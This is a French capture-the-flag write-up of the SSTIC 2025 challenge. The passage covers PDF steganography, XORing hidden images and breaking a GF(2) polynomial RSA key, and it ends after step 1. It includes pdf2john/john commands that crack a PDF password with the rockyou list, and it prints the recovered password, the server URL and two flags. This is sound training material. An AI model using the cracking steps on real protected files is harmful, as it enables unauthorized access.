

## Solution du challenge SSTIC 2025

Antoine Breton

# Sommaire

<b>Introduction</b>	<b>3</b>
Le scénario: . . . . .	3
Résumé des différentes étapes: . . . . .	3
Prologue . . . . .	3
Crypto luron: . . . . .	3
Movfuscated: . . . . .	3
Risk lover: . . . . .	3
Gecko party: . . . . .	3
Epilogue: . . . . .	4
Fichiers attachés . . . . .	4
<b>Prologue</b>	<b>5</b>
Objectif . . . . .	5
Première approche: . . . . .	5
XOR d'images . . . . .	5
strange_sonnet.pdf . . . . .	6
secret.pdf . . . . .	7
rfc.pdf . . . . .	8
<b>Etape 0</b>	<b>12</b>
<b>Etape 1: Crypto luron</b>	<b>14</b>
Objectif . . . . .	14
L'algorithme . . . . .	14
Rappels sur RSA . . . . .	14
Les particularités du RSA dans GF2 . . . . .	15
Calcul de la clé privée: . . . . .	16
<b>Étape 4: Movfuscated</b>	<b>17</b>
Objectif: . . . . .	17
Première approche . . . . .	17
step.elf . . . . .	17
Movfuscator . . . . .	18
L'égalité . . . . .	18
Les opérations arithmétiques et logiques . . . . .	18
Le flot de contrôle . . . . .	18
Demovfuscation . . . . .	19
<b>Etape 2: Risk Lover</b>	<b>23</b>
Objectif . . . . .	23
Première approche . . . . .	23
La sandbox - mode facile . . . . .	24
Exfiltration des données . . . . .	24
La sandbox - expected . . . . .	25
Exploration du serveur . . . . .	27
<b>Chapter 3: Gecko party</b>	<b>28</b>
Objectif . . . . .	28
Première approche . . . . .	28
Installation de l'environnement local . . . . .	28
Le client .NET . . . . .	28
client dotnet . . . . .	29
le serveur . . . . .	29
server.py . . . . .	29
Recherche d'une one day . . . . .	30
poc pour provoquer un crash . . . . .	30
Analyse de la vulnérabilité: . . . . .	30
Adaptation du poc . . . . .	31
Génération d'une fonction optimisée par le JIT: . . . . .	31
L'aiguille dans la botte de foin . . . . .	31

Le shellcode . . . . .	32
Exfiltration des données . . . . .	32
<b>Epilogue: MFD network</b>	<b>34</b>
Objectif: . . . . .	34
MFD . . . . .	34
flagProvider . . . . .	35
Récupération de l'email . . . . .	36
<b>Conclusion</b>	<b>38</b>
<b>Annexes</b>	<b>39</b>
Annexe 1: Disclaimer . . . . .	39
Annexe 2: RSA dans GF2 . . . . .	40
Annexe 3: La sandbox Lua . . . . .	41
Annexe 4: Fonction main de step.elf . . . . .	42
Annexe 5: Implémentation python de movfuscated . . . . .	43
Annexe 6: Code javascript de l'exploit Firefox 45 . . . . .	46
Annexe 7: Les fichiers joints . . . . .	49

# Introduction

Une fois de plus, je ne résiste pas à l'appel d'un nouveau défi. Celui du challenge SSTIC. C'est toujours l'occasion de sortir de sa zone de confort et de se confronter à des puzzles intéressants et bien pensés. Toutefois après le marathon de l'année dernière, je redoute un peu le temps nécessaire pour venir à bout de cette nouvelle aventure.

## Le scénario:

"When we analyze software from previous eras, we're essentially interpreting artifacts from digital civilizations that no longer exist in their original form. We look for signatures, patterns, anomalies - just as archaeologists examine pottery shards for cultural markers." This mantra from your cyber archeologist team leader Dr. Elijah Okafor resonates in your head. Following your mission of pursuing old software from previously vanished civilizations, you heard of a mysterious system remaining on and went with your team to the location from where detected activity came from.

From the runes your team was able to decipher, once upon a time, a 4 people gang developed a piece of software no one has heard of until now. One of them liked chiffréfêtes, with cybersous, another one loved making useless games. A third one was born on earth only to reinvent the wheel and constantly rebuild the objects he used. The last one dedicated a passion for weird machines. All of them dedicated a cult for building the most complex and intricate code ciment so that no one could ever recover the secret it held.

Your associates made huge progress on these runes, yet you wonder: how did they managed to get the meaning of chiffréfête from the runes?

Avoiding this question, you get your eyes on the rock above you. Apparently, the hard work remains. Millions of little runes, apparently grouped in a Trente-deuzet form, were sculpted on it, as well as a strange lobster. You finally merged all the characters and obtained a specimen of a rare and vanished format your team previously recovered. It seems the PDF you got was a recipe for building the network, but you suspect it contains hidden gem and decided to process it for further investigation.

On a là une entrée en matière bien mystérieuse. Il semblerait que le challenge se compose de quatre étapes et que l'on va avoir des épreuves basées sur des technologies pas toutes récentes.

## Résumé des différentes étapes:

Pour cette année nous avons des épreuves variées dans les domaines habituels: cryptographie, stéganographie, exploitation et rétro-ingénierie.

### Prologue

Pour bien démarrer, un peu de stéganographie avec des pdf et de la manipulation d'images. Ces dernières étant bien enfouies.

### Crypto luron:

Une étape cryptographique où le but est de casser une clé publique RSA. Mais pas n'importe quel RSA, un RSA multi-irréductible implémenté dans les champs de Galois.

### Movfuscated:

Un binaire obfusqué avec beaucoup trop de mov (plus de 102000) implémente un déchiffrement avec une clé qu'il faut retrouver.

### Risk lover:

Il faut trouver un moyen de s'échapper d'une sandbox LUA avec un script d'automatisation pour un jeu bien compliqué. A cela s'ajoute une exfiltration de données via l'interface de ce script.

### Gecko party:

Cette étape nous amène à exploiter un Firefox 45 sous Windows à l'aide d'une one day.

## **Epilogue:**

Bienvenue dans les méandres de l'infrastructure du challenge SSTIC 2025. Un framework utilisant un protocole custom a été développé pour héberger et piloter les différents services. Il s'agit ici de comprendre et d'utiliser cette infrastructure pour récupérer l'email final.

## **Fichiers attachés**

Le code utilisé à chaque étape se trouve dans l'archive du rapport. La liste des fichiers est en [annexe](#)

# Prologue

## Objectif

Pour débuter, nous avons un pdf nommé **strange\_sonnet.pdf**. C'est un fichier de 3 Mo qui fait l'apologie de mauvaises pratiques de développement et qui à première vue contient cinq images.

Le but ici est de trouver un contenu caché: probablement une url, un fichier.

Pour extraire les informations du pdf, j'ai utilisé:

- **pdfimages**: du package **poppler-utils** qui extrait les images d'un fichier pdf
- **john**: avec la list rockyou.txt pour casser un mot de passe protégeant un pdf
- **binwalk**: pour analyser l'entropie d'un fichier
- **vbindiff**: pour visualiser des données en hexadécimal

## Première approche:

La première chose qui saute aux yeux c'est la première page qui contient une [image](#) qui semble être du bruit en niveau de gris avec la mention "XOR ME". C'est un indice intéressant. Avant de me pencher sur cet indice, j'extrais l'ensemble des images visibles du pdf avec **pdfimages**




Figure 1: XOR ME

```
$ pdfimages -all -list strange_sonnet.pdf
#page  num  type  width height color comp bpc  enc interp  object ID x-ppi y-ppi size ratio
#-----
#   1    0 image   512   512  gray   1   8 image no      8  0   72   72 96.3K 38%
#   4    1 image   600   600  icc    3   8 image no     25  0  154  154 156K 15%
#   4    2 image    23    20  icc    3   8 image no     27  0   92   96  20B 1.4%
#   4    3 smask    23    20  gray   1   8 image no     27  0   92   96  26B 5.7%
#   6    4 image   802   909  icc    3   8 image no     33  0  286  286 1235K 58%
```

J'utilise quelques outils de stéganographie pour extraire de l'information de ces images mais sans succès.

## XOR d'images

Je me penche donc sur l'indice "XOR ME" et la notion de xor d'image. Et la seule façon qui me semble logique pour xorer une image est d'utiliser une seconde image et de xorer un à un les valeurs des pixels des deux images pour obtenir une troisième image. Ce concept est illustré dans cette [figure](#). De plus cette image a des valeurs de pixels particulières: 0xFF, 0x80, 0x7F, 0x00 qui collent parfaitement à cette logique. Je pars donc à la recherche d'une image avec les mêmes propriétés: en niveau de gris et des dimensions de 512x512.

Ci-dessous, le code python permettant de réaliser le xor de deux images:

```
from PIL import Image

def xor_image(im1, im2, out):
    i1 = Image.open(im1)
    i2 = Image.open(im2)
    i3= Image.new('L', i1.size)
    (w, h)= i1.size

    for x in range(w):
        for y in range(h):
            v = i1.getpixel((x,y)) ^ i2.getpixel((x,y))
            i3.putpixel((x, y), v)

    i3.save(out)
```




Figure 2: XOR d'images

## strange\_sonnet.pdf

En me documentant sur le format PDF, je comprends quelques concepts qui me seront utiles par la suite:

- Le format pdf utilise une balise de début et une balise de fin: %PDF- et %%EOF
- Dans un pdf, chaque élément est un objet avec un id unique
- un objet est soit un conteneur référençant d'autres objets soit un stream
- Les streams sont des données binaires avec plusieurs encodages possibles:
  - ASCIIHexDecode
  - FlateDecode
  - ASCII85Decode
- La structure d'un document est décrite avec des balises ASCII

Pour pouvoir facilement analyser la structure du document j'utilise la commande suivante qui me liste les objets composant le pdf ainsi que leurs propriétés:

```
strings strange_sonnet.pdf | grep -P '(^/|%%obj)'
```

En creusant un peu, je me rends compte qu'il embarque 2 autres fichiers: **secret.pdf** et **rfc.pdf** qui sont repérables avec la balise */EmbeddedFiles*. Je repère les balises de début (%PDF-1) et de fin (%%EOF) ainsi que leurs offsets dans le fichier. Puis j'extrais ces 2 pdf avec dd. Quant aux noms, on les trouve dans les propriétés des objets associés. Il est simple de valider quel nom possède chaque fichier car le premier contient une rfc et le second est protégé par mot de passe.

```
dd if=strange_sonnet.pdf isseek=2125569 bs=1 count=426466 of=secret.pdf
dd if=strange_sonnet.pdf isseek=2552335 bs=1 count=524553 of=rfc.pdf
```

Ensuite, j'utilise **binwalk** qui ne trouve pas de contenu plus intéressant que ça. Toujours avec binwalk, j'analyse l'entropie. elle est très faible entre 1.5 et 2Mo. En regardant de plus près, il s'agit de l'objet 36. Cet objet a une taille intéressante: 524440 (= 512x512x2) car facilement associable à notre image de départ. Les données sont encodées en texte hexadécimal et contiennent un grand nombre de valeurs correspondantes aux valeurs des pixels de l'image XOR ME.




Figure 3: entropie

J'extrais les données de cet objet pour créer une nouvelle image *36.png* que je xor avec *xorme.png* ce qui me donne l'image [right\\_track.png](#) avec le code suivant:

```
def make_image(name, data, size):
    i1 = Image.new('L', size)
    w, h = size
    for x in range(w):
        for y in range(h):
            idx = y*w + x
            if idx < len(data):
                v = data[idx]
                i1.putpixel((x,y), v)
    i1.save(name)

def save_image_36(filename):
    """ stream 36 data """
    str36_start = 1600913
    str36_len = 524440
    hexdata = extract_from_file("strange_sonnet.pdf", str36_start, str36_len)
    hexdata = hexdata.decode()
    i1= Image.new('L', (512,512))
    data=bytes.fromhex(hexdata)
    data = data[0x3f:0x4003f]

    make_image(filename, data, (512,512))

save_image_36("36.png")
xor_image("xorme.png", "36.png", "right_track.png")
```




Figure 4: right\_track.png

## secret.pdf

Je suis donc sur la bonne piste. Ensuite je m'attaque au fichier *secret.pdf*. Sans trop y croire je lance john the reaper dessus avec la liste *rockyou.txt*.

```
pdf2john.pl secret.pdf > hash.txt
john hash.txt --wordlist rockyou.txt
# Loaded 1 password hash (PDF, PDF encrypted document [MD5-RC4 / SHA2-AES 32/64])
# lobsterpumpkin (secret.pdf)
# Session completed.
```

En quelques secondes le mot de passe est trouvé: **lobsterpumpkin**. Ce qui me permet d'accéder au contenu: quatre nouvelles images dont une semble particulièrement intéressante car elle ressemble à *xorme.png*.





Figure 5: secret.pdf

J'extrais les images de secret.pdf avec pdftimages afin d'obtenir celle d'intérêt que je nomme **secret.png**.

Ensuite, je xor cette nouvelle image avec les précédentes. En xorant secret.png avec right\_track.png on obtient une image avec le texte "ALMOST THERE" en blanc ainsi qu'un morceau d'url flou. Je nomme cette nouvelle image [almost\\_there\\_blanc.png](#). Je teste l'url mais on obtient juste un message d' \*encouragement\* :

*What were you expecting at this location?? Go dig deeper ....*

Ce qui laisse à penser que l'url n'est pas complète.




Figure 6: almost\_there\_blanc.png

## rfc.pdf

Jusque ici rfc.pdf ne s'est pas encore avéré utile, je me focalise donc dessus. Je remarque que l'une des pages est masquée. En effet dans l'objet 2 qui décrit les pages on a un count à 22, or il est suivi d'une balise */Kids* avec 23 références comme le montre l'extrait suivant:

```
2 0 obj
/Type /Pages
/Count 22
/Kids [ 4 0 R 10 0 R 14 0 R 18 0 R 22 0 R 26 0 R 30 0 R
34 0 R 38 0 R 42 0 R 46 0 R 50 0 R 54 0 R 58 0 R 62 0 R
66 0 R 70 0 R 74 0 R 78 0 R 82 0 R 86 0 R 90 0 R 94 0 R ]
```

Je remplace 22 par 23 pour avoir 23 pages et je découvre 4 images [images](#) cachées dans la dernière page.



Figure 7: rfc.pdf

On reconnaît les trois mêmes images de lobsterdog que celles contenues dans secret.pdf. La quatrième en revanche contient l'inscription "So much for that" et semble étirée. Cette dernière image est louche et je me dis qu'il est intéressant de regarder l'objet pdf correspondant de plus près. Il s'agit de l'objet 100. Ce stream possède les propriétés suivantes:

```

/BitsPerComponent 8
/ColorSpace /DeviceGray
/Filter [ /FlateDecode /ASCII85Decode /ASCIIHexDecode /ASCII85Decode ]
/Height 60
/Subtype /Image
/Type /XObject
/Width 512
/Length 104579

```

Ce qui surprend, c'est le nombre d'attributs dans /Filter. Il en possède quatre alors que dans l'ensemble des trois pdf, on en a jamais plus de deux. De plus, ce stream présente une anomalie, la taille annoncée est de 104579 octets alors que l'objet suivant se trouve 171844 octets plus loin. Enfin, ces données ont un en-tête connu: 0x789C qui indique des données compressées avec zlib. Ce qui correspond aux propriétés de l'objet. Je récupère ces données décompressées avec quelques lignes de python:

```

def get_stream_100():
    str100_start = 0x041D6C
    str100_end = 0x6BCB0

    data = extract_from_file("rfc.pdf", str100_start, str100_end - str100_start)
    data= zlib.decompress(data)
    return data

```

On obtient 755Ko de données ASCII. Si l'on en croit les filtres, il s'agit de données ASCII85. Je tente de le décoder avec python qui me remonte l'erreur suivante: *"ValueError: Non-Ascii85 digit found: ~"*. Je me renseigne sur ce format et je trouve sur Wikipédia<sup>1</sup> que adobe a une version particulière qui utilise un séparateur de bloc '~>'. En utilisant cette information, j'obtiens 2 blocs de données que je peux décoder avec ASCII85. Le premier bloc contient une phrase mystérieuse: *"Hmm what am i doing here? On est à Cherbourg et personne n'a pensé à prendre des parapluies c'est une catastrophe on va pas pouvoir tourner"*

Le second bloc contient 2 blocs de données encodés en ASCIIHex et séparés par le caractère '>'. Je décède donc ces deux nouveaux blocs. Le premier bloc contient deux sous blocs encodés en ASCII85 et le second des données binaires: des pixels. Une fois ces deux sous blocs décodés j'obtiens encore deux autres blocs de pixels avec les tailles suivantes:

- sous bloc1.1: 30720 = 512x60
- sous bloc1.2: 131072 = 512x256
- bloc 2 : 131072 = 512x256

Je crée donc les images correspondantes avec ce code:

```

def decode_stream100():
    data = get_stream_100()

    chunks = data.split(b'~>')
    chunks = [base64.a85decode(c) for c in chunks]

    print(chunks[1].decode())
    # Hmm what am i doing here? On est à Cherbourg ...

    bloc1 , bloc2 = chunks[0].split(b'>')
    bloc1 = bytes.fromhex(bloc1.decode())
    bloc2 = bytes.fromhex(bloc2.decode())

    bloc11, bloc12 = bloc1.split(b"~>")
    bloc11= base64.a85decode(bloc11)
    bloc12= base64.a85decode(bloc12)

    make_image('100-11.png', bloc11, (512, len(bloc11)//512)) # So much for that
    make_image('100-12.png', bloc12, (512, len(bloc12)//512)) # url
    make_image('100-2.png', bloc2, (512, len(bloc2)//512)) # Almost there noir

```

Cette [figure](#) permet de mieux appréhender la structure du stream 100. Ensuite on a envie d'assembler les deux images avec "ALMOST THERE" en noir et celle avec l'URL pour effectuer un xor avec l'image qui contient les même inscriptions en blanc. Le code suivant permet d'effectuer ces opérations et nous donne l'[image finale](#)

```

make_image("100.png", bloc2 + bloc12, (512, 512)) # http://163.172.109.175:31337/b9 in image
xor_image("almost_there_blanc.png", "100.png", "finale.png" )

```

L'url de l'image (<http://163.172.109.175:31337/b907ad32532f245a77637badbef8be3d>) permet d'accéder à un ensemble de dossiers nommés *step0* à *step4* ainsi qu'un *README.md*. Qui contient un [disclaimer](#) sur les conditions d'utilisation de l'infrastructure de challenge.

J'ai bien obtenu un accès à la suite mais pas de flag pour le moment. En regardant l'image finale de plus près, on voit une sorte de glitch en [bas à droite](#)

En regardant les valeurs des pixels, on se rend compte qu'il s'agit des caractères ASCII du flag que je récupère dans le bon ordre avec ces quelques lignes de code:

<sup>1</sup><https://fr.wikipedia.org/wiki/Ascii85>




Figure 8: Stream 100



Figure 9: Image finale



Figure 10: Glitch

```
def get_flag(im1):  
    i1 = Image.open(im1)  
    (w, h) = i1.size  
    s1 = bytearray()  
    for y in range(400, h):  
        for x in range(400, w):  
            v = i1.getpixel((x, y))  
            if v != 255 and v != 0:  
                s1.append(v)  
    return s1.decode()
```

Le texte obtenu est "Congratulations, here is your flag: SSTIC{4d80a6b32f8ff039c39f67b150b2b8d33a991b2e38a9ce96}"

SSTIC{4d80a6b32f8ff039c39f67b150b2b8d33a991b2e38a9ce96}

## Etape 0

Une fois L'URL obtenue, je télécharge l'ensemble des fichiers qui y sont hébergés.

```
wget -r http://163.172.109.175:31337/b907ad32532f245a77637badbef8be3d/
```

Puis je regarde ce que j'ai à disposition.

```
url
├── README.md
├── step0
│   ├── disclaimer.md
│   ├── linux
│   │   ├── info.md
│   │   └── main_linux
│   ├── macos
│   │   ├── info.md
│   │   └── main_darwin
│   ├── sha256sums.txt
│   ├── windows
│   │   ├── info.md
│   │   └── main_windows.exe
│   └── step1
│       └── src.py
├── step2
│   ├── bridge.py
│   ├── Dockerfile
│   ├── example.lua
│   ├── game_bridge.py
│   ├── game_interface.py
│   ├── README.md
│   └── requirements.txt
├── step3
│   ├── packages.config
│   └── systeminfo
├── step4
│   ├── sha256sums.txt
│   └── sic.tar.xz
```

Pour chaque étape, on a un dossier avec le contenu du challenge. Il semble donc possible de choisir l'ordre de résolution. L'étape 0 est intrigante, on y trouve 3 binaires avec même application pour 3 OS différents.

Il s'agit client du lourd pour se connecter à l'infrastructure du challenge. Je regarde rapidement le client et j'en tire quelques informations:

- Un premier log au démarrage indique que ce binaire repose sur pygame 2.6.1
- Un second log qui utilise le dossier `~/.mfd/` pour stocker ses données (fichiers de config et certificats)
- Isof me permet de trouver le dossier temporaire dans lequel il met ses binaires et ses fichiers python qui sont protégés par pyarmor

Voici un exemple d'un fichier python trouvé dans le dossier temporaire:

```
# Pyarmor 8.5.12 (trial), 000000, non-profits, 2025-04-23T08:53:27.170285
from pyarmor_runtime_000000 import __pyarmor__
__pyarmor__(__name__, __file__, b'PY000000\x00\x03
[...])
```

Le client est une application graphique dont cette [image](#) montre l'interface. On y trouve notamment:

- Une fenêtre pour modifier son profil (pseudo, couleur...)
- Une fenêtre pour ajouter des flags et une autre pour les visualiser
- des fenêtres de chat avec des bot qui pilotent les challenges (un chat différent par challenge)



Figure 11: Interface du client

Les bots de **Risk is my fav** et **Eeecko** nous indiquent d'emblée qu'ils sont verrouillés et qu'il est nécessaire d'enregistrer des flags (2 et 3 flags respectivement) pour accéder au challenge. L'ordre de résolution que je vais prendre s'en retrouve contraint:

1. étape 1
2. étape 4
3. étape 2
4. étape 3

# Etape 1: Crypto luron

## Objectif

Le bot *Crypto luron* nous propose quatre commandes:

- **help**: obtenir des précisions sur une commande
- **challenge**: récupération d'une équation à résoudre
- **solve**: proposer une solution à l'équation proposée avec la commande **challenge**
- **source**: on récupère un fichier python avec une implémentation de RSA dans GF2, disponible en [annexe](#)

Le but est donc de comprendre l'implémentation de RSA et ses faiblesses afin de résoudre l'équation de Crypto luron.

```
Here is your new challenge:  
please provide initial plaintext P such that GF2_pow_mod(0x35342bd2846d56768c888e9bdf6b1cce7b3e6e5135d0b87cb671[...], D, N) == P
```

Pour ce challenge j'ai eu besoin de **sage** pour factoriser un polynôme et de **chatGPT** pour m'assister dans la compréhension des mathématiques dans les champs de Galois.

## L'algorithme

On reconnaît que l'algorithme utilisé est un RSA aux noms des variables (E, N, D) et à l'opération de vérification: une exponentiation modulaire qui se trouve être l'opération de déchiffrement de RSA si les variables sont bien nommées:

```
if GF2_pow_mod(enc, d, N) == test:  
    return True
```

La clé publique est fournie (E, N) et le but est de déchiffrer un message. Pour cela il faut retrouver la clé privée.

## Rappels sur RSA

Pour bien avoir en tête le fonctionnement de RSA, j'utilise la page wikipedia<sup>2</sup>:

- On choisit deux nombres premiers  $P$  et  $Q$
- On prend leur produit  $N = P \times Q$  qui est le module de chiffrements et dont le nombre de bit nécessaires pour coder l'entier définit la taille des clés.
- On calcule l'**indicatrice d'Euler** :

$$\phi(N) = PPCM^3(\phi(P), \phi(Q)) = (P - 1) \times (Q - 1) \text{ car } P \text{ et } Q \text{ sont premiers.}$$

- On choisit un entier  $E$  avec les propriétés suivantes:

$$1 < E < \phi(N) \text{ et } PGCD^4(\phi(N), E) = 1$$

- On calcule  $D \equiv E^{-1} \pmod{N}$

$E, N$  constitue la clé publique et  $D, N$ , la clé privée.

Le chiffrement avec la clé publique d'un message convertie en entier  $M$  se fait ainsi:

$$C = M^E \pmod{N}$$

Et le déchiffrement avec la clé privée:

$$M = C^D \pmod{N}$$

Il se trouve que  $N$  est factorisable en cinq facteurs si l'on considère que c'est un entier. Il est donc possible de calculer une valeur de  $D$  en s'appuyant sur une définition de RSA multi-prime que l'on retrouve dans ce papier<sup>5</sup>. La différence avec un RSA avec seulement deux nombres premiers réside dans le calcul de la fonction de l'indicatrice d'Euler qu'il faut généraliser:

$$\phi(N) = \prod_{i=0..n} (F_i - 1) \text{ avec } F_i \text{ le } i\text{ème nombre premier.}$$

Cet essai ne mène à rien, ce qui était prévisible car  $N$  n'est pas un entier mais un polynôme.

<sup>2</sup> [https://en.wikipedia.org/wiki/RSA\\_cryptosystem](https://en.wikipedia.org/wiki/RSA_cryptosystem)

<sup>3</sup> Plus petit commun multiple

<sup>4</sup> Plus grand dénominateur commun

<sup>5</sup> <https://dspacemainpr01.lib.uwaterloo.ca/server/api/core/bitstreams/c1baec8e-ba2e-49ab-8439-11a60b3957fa/content>

## Les particularités du RSA dans GF2

Je retente une factorisation de  $N$  cette fois ci en polynômes irréductibles. Cette opération se fait simplement avec **sage**. Le plus compliqué étant de jongler entre les polynômes et leur représentation sous forme d'entiers: chaque bit de l'entier représente une puissance de  $x$ . Par exemple:

$x^6 + x^5 + x + 1$  se représente avec l'entier  $2^6 + 2^5 + 2 + 1 = 99$

Voici le code sage que j'ai utilisé pour factoriser  $N$  et récupérer ces polynômes sous forme d'entiers:

```
# On crée le champs de Galois
P.<x> = GF(2)[x]

# On converti la représentation entière du polynôme N en polynôme
N_int = 131112461083260041[...]
N = P(list(Integer(N_int).bits()))

# On factorise le polynôme
factors = N.factor()

# On récupère la représentation entière de ces facteurs:
for f in factors:
    v = sum([int(b) << i for i, b in enumerate(f[0].coefficients(sparse=False))])
    print(v)
# 3 7 220257 1183345 5590282333 221812995075
# 2501459234597438556180263 288263694650404644897512632143022491544960084195
# 5048519787703608162291597853113953528612678736430494349184247702[...]
```

J'essaye ensuite de calculer  $D$  mais sans succès. Le problème est que la fonction  $\phi$  pour les entiers n'est pas valable dans les champs de Galois. Je finis par demander un coup de pouce à [chatGPT](#) qui me donne littéralement le moyen de calculer  $\phi$ . Je trouve également un papier<sup>6</sup> qui confirme le calcul de  $\phi$  proposé par chatGPT. J'ai d'ailleurs été étonné que ChatGPT s'en sorte aussi bien sur ce sujet, d'autant plus qu'il ne s'agit pas d'un algorithme classique.

Peux tu m'expliquer comment utiliser RSA dans GF2?

Oui, il est possible d'adapter le schéma RSA en utilisant des polynômes sur le corps fini GF(2), c'est-à-dire l'ensemble des polynômes à coefficients binaires (0 ou 1). Cette approche repose sur l'arithmétique des polynômes modulo un polynôme irréductible, créant ainsi un champ fini GF(2<sup>n</sup>).

### Schéma RSA sur GF(2)[x]

#### 1. Génération des clés

- **Sélection de polynômes irréductibles** : Choisissez deux polynômes irréductibles distincts  $p(x)$  et  $q(x)$  sur GF(2), de degrés respectifs  $m$  et  $n$ .
- **Calcul du module** : Calculez  $N(x) = p(x) \cdot q(x)$ . Ce polynôme joue un rôle analogue au module dans le RSA classique.
- **Calcul de la fonction totient** : Déterminez  $\phi(N(x)) = (2^m - 1)(2^n - 1)$ , qui représente le nombre de polynômes inférieurs à  $N(x)$  et premiers avec  $N(x)$ .
- **Choix de l'exposant public  $e$**  : Sélectionnez un entier  $e$  tel que  $\gcd(e, \phi(N(x))) = 1$ .
- **Calcul de l'exposant privé  $d$**  : Calculez l'inverse modulaire de  $e$  modulo  $\phi(N(x))$ , c'est-à-dire  $d \equiv e^{-1} \pmod{\phi(N(x))}$ .

#### 2. Chiffrement

- **Représentation du message** : Exprimez le message comme un polynôme  $M(x)$  sur GF(2), avec  $\deg(M(x)) < \deg(N(x))$ .
- **Calcul du chiffré** : Calculez  $C(x) = M(x)^e \pmod{N(x)}$ .

#### 3. Déchiffrement

- **Récupération du message** : Calculez  $M(x) = C(x)^d \pmod{N(x)}$ .

Figure 12: Merci chatGPT!

<sup>6</sup><https://www.whdl.org/sites/default/files/resource/academic/Freed-RSA%2520Encryption%2520Using%2520Polynomial%2520Rings-HP.pdf>



Le nombre de facteurs est supérieur à 2 il faut donc également généraliser la fonction  $\phi$ :

$$\phi(N) = \prod_{i=0..n}^{i=0..n} (2^{ord_i} - 1) \text{ avec } ord_i \text{ l'ordre du } i\text{ème facteur de } N.$$

## Calcul de la clé privée:

Je possède donc tous les éléments pour retrouver  $D$  et donc la clé privée que je calcule avec ce code:

```
def poly_deg(n):
    return n.bit_length() - 1

def phi_poly(factors):
    factor_orders = [poly_deg(f) for f in factors]
    phi = 1
    for order in factor_orders:
        phi *= (1 << order) - 1
    return phi

def get_D(factors, E):
    phi = phi_poly(factors)
    D = pow(E, -1, phi)
    return D
```

Ce qui me permet de résoudre l'équation proposée avec l'opération de déchiffrement du RSA dans GF2 et d'obtenir  $P$ :

```
D = get_D(factors, E)
P = GF2_pow_mod(C, D, N)
```

J'envoie la réponse à Crypto luron qui me transmet le flag chiffré en retour:

```
You: solve 0x834cc16da072b6eacc15ba2eda813b7678c1842a32ec42dda6a51cf3a7e35ad3ccf1c4459159f4903830c5d9041
1455b4d29da3f8d7ff8e7dd9296b1a28da18f1d77be4b3ad73a258661694fce1476adc149109d2a7adceb90db8d63c82f426c315
d416e8aa4738126789325adf16da8373458aa802b3b59bdf90f3d32 (13:19)

-> Crypto luron: GG, Here is your flag encrypted: 0x339c28835be94cdfed18f3f3a06b7dc3141bbe97ac7cc1fe9e97
b9f0f8d2d46ae5cd72baa7b8cac2a0827650be50486199b74be9f7cfbdfed3b29de73ce0a91188c98f4c772a2e3d9e7487aca10b
b1a3d0c4ab57c1bb6b02edb35f4e144d7bd1e547dce4e8450819adbb78541da4f72e72cfe5fcfb68538a818dadd7542fedb7
```

Maintenant que je connais la clé privée je déchiffre le flag.

```
def dec_flag(flag_enc, D, N):
    flag = GF2_pow_mod(flag_enc, D, N)
    return flag.to_bytes(poly_deg(N)).decode()
```

```
SS TIC{f5ab077834d560a2711413da4646bfa1f02e9b24df9c0863}
